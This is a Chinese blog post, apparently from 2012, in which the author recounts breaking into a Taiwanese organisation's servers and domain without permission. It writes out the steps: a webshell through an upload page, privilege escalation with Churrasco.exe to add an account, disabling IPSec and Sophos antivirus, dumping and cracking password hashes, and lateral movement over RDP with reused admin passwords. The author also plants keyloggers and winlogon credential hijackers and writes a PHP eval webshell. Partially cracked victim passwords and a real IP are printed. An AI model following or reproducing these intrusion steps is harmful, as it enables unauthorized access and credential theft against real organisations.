



Uri:  
http://blog.bug.cx/2012/04/25/%e6%b8%97%e9%80%8f%e6%9f%90%e5%a4%a7%e5%9e%8b%e5%86%85%e7%bd%  
 (撸一撸) | bugcx's blog | 关注网络安全


由于平时比较忙，用了很久的VPN肉鸡飞掉了，近来正好有时间于是打开google搜索upfile.asp开始找肉鸡，来了台湾某XX站，<http://xxx.xxx.tw/xx/upfile.asp>，为了不必要的麻烦，我隐藏了敏感内容。直接到传asp提示错误，那么直接传了gif以后，查看上传路径发现自己重命名了，如果没有重命名的话在IIS6下百分之90以上可以拿shell了，除去目录末有执行脚本权限。最后抓包分析改上传路径，最后得到一个shell，图1。具体方法翻翻以前杂志或google找吧，一找一大堆。



执行命令后，发现权限还比较大，能够执行一些简单命令，像net user、ipconfig /all等等。图2。



不过执行添加用户的肯定是不行了，由于支持ASPX我想起来去年暴的本地提权，直接上传Churrasco.exe，我这里命名为c.exe。运行命令为：/c E:\website\wwwroot\xxx\xxup\c.exe "net user nohack nohack /add"。必须有双引号，双引号里是执行的命令。最后成功加了用户，图3。




执行netstat -an发现3389开放，很兴奋的连接上去，却提示“无法连接远程计算机”，不应该呀，明明开着3389呢，google了下。一般开了3389无法连接的原因有：

- 1、服务器在内网。用显示的IP来看是用公网IP的，先排除。
- 2、做了tcp/ip筛选。执行CMD命令：cmd /c regedit -e c:\1.reg HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\Tcpip，导出注册表里关于TCP/IP筛选的第一处，这种原因是查看导出的内容EnableSecurityFilters这个字段里dword后面的键值是否为00000000，如果为00000001就说明管理员做了tcp/ip筛选，我们只要把1改成0就行了。还有两个地方要导出，可是我导出来都是这三个word后面的键值都为00000000看来也不是这种原因。
- 3、做了ip安全策略。执行cmd命令：cmd /c net stop policyagent 将IPSEC Services服务停了它。再连3389。还是连接不上。
- 4、管理员设置的终端登陆权限只有指定的用户可以。这种原因应该是可以连接、无法登录。也排除。
- 5、防火墙。在webshell执行了下tasklist，发现有几个进程比较可疑。如almon.exe、alsvc.exe、SAVAdminService.exe等。图4

aqagent.exe	1424	Console	0	4,168 K
cisvc.exe	1472	Console	0	24,412 K
svchost.exe	1504	Console	0	3,584 K
G6FTPServer.exe	1540	Console	0	17,488 K
inetinfo.exe	1656	Console	0	13,088 K
MDM.EXE	1684	Console	0	4,784 K
miniwinagent.exe	1740	Console	0	10,344 K
sqlservr.exe	1908	Console	0	394,864 K
bpinetd.exe	1924	Console	0	6,304 K
OmniInet.exe	1980	Console	0	5,160 K
svchost.exe	2032	Console	0	3,336 K
svchost.exe	2056	Console	0	1,624 K
bpjava-msvc.exe	2084	Console	0	4,992 K
RaidServ.exe	2148	Console	0	24,056 K
ALsvc.exe	2160	Console	0	1,972 K
StarWindService.exe	2208	Console	0	7,080 K
svchost.exe	2288	Console	0	6,428 K
WebCompServer.exe	2336	Console	0	7,776 K
beremote.exe	2444	Console	0	11,224 K
mssearch.exe	2684	Console	0	3,536 K
svchost.exe	2776	Console	0	11,224 K
svchost.exe	3008	Console	0	6,448 K
alg.exe	3216	Console	0	4,356 K
wmiprvse.exe	5104	Console	0	8,176 K
ati2evxx.exe	6032	Console	0	4,676 K
explorer.exe	6124	Console	0	12,120 K
UnlockerAssistant.exe	3324	Console	0	3,792 K
ctfmon.exe	3300	Console	0	4,392 K
G6FTPTray.exe	1044	Console	0	3,220 K
ALMon.exe	4132	Console	0	948 K
StarWind.exe	3292	Console	0	8,948 K
sqlmangr.exe	3288	Console	0	7,416 K
conime.exe	5332	Console	0	3,824 K
cidaemon.exe	3676	Console	0	1,752 K
cidaemon.exe	9256	Console	0	940 K
cidaemon.exe	4624	Console	0	248 K
cidaemon.exe	7636	Console	0	500 K
cidaemon.exe	8028	Console	0	372 K
cidaemon.exe	5924	Console	0	188 K
dllhost.exe	6252	Console	0	7,764 K
SavService.exe	6984	Console	0	80,648 K
SAVAdminService.exe	7008	Console	0	8,648 K
w3wp.exe	5928	Console	0	38,448 K

搜索下几个进程名发现是Sophos Anti-Virus(SAV)英国开发的一个杀毒软件，网上好评还不少。莫非是它搞的鬼，看看能不能直接结束掉，结果试了一下还真能结束掉，不过还是连接不上。原因不明中。因为这个网站禁止中国大陆的IP，这期间我试了反弹CMD，反弹IP是美国的一个肉鸡、端口转发等，最后我直接传了一个反弹的远程木马，在WEBSHELL执行，因为我有管理员的权限执行命令了，不过最后都没有弹出来。连http协议都没弹出来，当真是郁闷。

既然这样还是在webshell里收集一下本机信息吧，执行net view查看有没有其他机器，结果还真有，图5



突然发现自己变笨了，我既然有这台的cmdshell权限，把这台的HASH密码跑出来以后可以连接其他机器呀。何况我这台还是个分站，而主站上面有N个分站，每个IP也都不一样。于是上传pwdump抓了HASH，由于没有彩虾表用LC5跑之。图6。



文件(F) 查看(V) 会话(S) 任务(T) 纠正(B) 帮助(H)				
运行 报告				
域	用户名	LM 认证口令	<...	口令
	Administrator			
	Guest	* 无 *	x	* ..ng *
	SUPPORT_388945a0	* missing *		
	IUSR_COM			
	IWAM_COM	%4T5D)HZA9J-AK		%4T5D)HZA9j-ak
	ASPNET			
	kscg_backup	KSCG_BACKUP		ks backup
	SophosSAUKSCGWEB0	???????YFZVNRC		
	netbackup	NETBACKUP1234		ne backup1234
	gss_kevin		x	
	Gss_Snyi_Lin		x	
	GSS_Andy_Pao		x	
	GSS_Monica_hsu		x	
	GSS_Scofield_Lee	???????Q00		
	people-kscg	PEOPLE103738		peo 98738
	sanmin22	???????9		
	pubicwork	P16W23	x	p16 43
	H221986489	???????113		
	RLS24002	???????2		
	admin231			
	watereng1909	???????195		
	Water1970	???????9		
	sewer1936	???????2806		

接着对整个C段扫了一下3389，结果只有3台机器开放，图7

SuperScan 3.00

查找主机名

解析

查找

设置

端口列表

IP

超

扫描类型

扫描

速度

活动主机

起始

结束

前C段

后C段

本C段

忽略IP[0]

忽略IP[255]

从文件中读取

PING

400

连接

2000

读取

4000

☐ 解析主机名

☐ 只扫描PING后有回应的

☒ 显示主机响应

☐ 仅仅PING

☐ 扫描所有列表中的端口

☐ 扫描所有在列表中选择端口

☐ 列表中定义

☒ 所有端口定义

1

65535

3389

3389

正在PING...

163.29.105.254

正在扫描...

163.29.105.254

正在解析...

0

开始

停止

最快

最慢

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

活动主机

0

开放端口

3

保存

删除

展开所有

压缩所有


我拥有权限的是16x.xxx.xxx.99，扫出的一台16x.xxx.xxx.69也开放3389了，接着把这个IP拿到查旁注的网站看了下，结果不少都是分站和一些相关的站。试了一下，可以直接连接，用LC5跑出的一个密码登录，结果显示登录成功，却永久的停在这里，图8，不能继续任何操作，真晕，以前还真没遇到过。



接着用了administrator的密码登录，这次成功了进入了桌面，执行了ipconfig /all看下大致环境，发现还有DNS服务器，如图9所示。



一般DNS服务器也就是域服务器，接着我用net view /domain看了下有几个域。看来我所在的是INTRANE\*\*\*这个域里面，继续用net view看了下本机所在的域约有多少台机器，如图10所示。



用net time /domain探测了下时间服务器，未权限，在用经典的net group "domain admins" /domain同样是未权限，正在想办法如何进行下一步的时候看到桌面有个远端桌面的东东，打开一看里面有管理员保存成着其他机器里的IP，试了一下这个段的其他机器都可以连进去，看来管理员又是用的一卡通，如图11所示。




加用端口扫描器扫的，这个段一个有20多台机器都开3389了，密码都可以进，不过我还未满足，这么多域呢，继续渗透吧，分析了下情况，现在172.16.1.\*的IP段基本都已经搞定了，因为台湾的时间差和大陆几乎一样，为了避免和管理员“撞车”，我决定晚上再行动。到了晚上登录连上去的时候发现管理员果真登录了，有图为证，如图12所示。






而且管理员在退出的时候是断开的，并未有注销，接着我开了一个NP写的终端监视脚本，管理员在登录的时候会注销我自己，运气还不错，得到了一台XP系统，接着抓HASH，破密码省略之。


既然管理员用这台管理其他机器，那么我装一个键盘记录工具上去，把akl.exe扔上去了记录一下，一连记录了几天，什么也没记录到，在分析了下，暂时不想用CAIN嗅密码，试着用MS08067溢出，结果显示成功，在telnet的时候失败，郁闷中，图13。



IPC连接试下，失败。又过了两天登录上去一看，发现记录到了putty的密码，原来还有unix系统呀，如图14、15所示。



不但记录到了putty，还包括网页、信箱之类的。看来这个键盘记录安装的挺成功。接着用putty登录，图16。



Is -a列了下目录，netstat -an，查了下端口，发现开了80。我对UNIX的渗透经验不是特别足，先放在一边，直接用echo "<?php @eval(\$\_POST[cmd]);?>">index.php，写进了一个SHELL。

思考一下，溢出、IPC已经试过，嗅探不得已的办法，还有一招未有试，winlogon劫持记录的工具，如图17。



这东东可以记录域管理员在本机登录的时的密码，我把我已经控制的所有机器差不多每台一份都中上了这个东东。过了不到一个星期的功夫上去果然记录到了很多密码，如图18。



记我没想到的是，其他域里面竟然还有E文系统的机器，最后用其他域管理帐号登录，如图19所示。



当我拿下域里的其他域机器的时候并没有太多的兴奋感觉，因为文章所有的都是很常规的技术。写出来做为文档，留给菜鸟、留给自己。

最新文章	相关文章	热评文章	Waiting	Waiting
<a href="#">webhack入侵思路及上传漏洞</a> <a href="#">MSSQL备份导出Shell中文路径解决办法</a> <a href="#">nmap smb script</a> <a href="#">MS12-027 poc逆向分析</a> <a href="#">Linux流量监控工具 – iftop (最全面的iftop教程)</a>				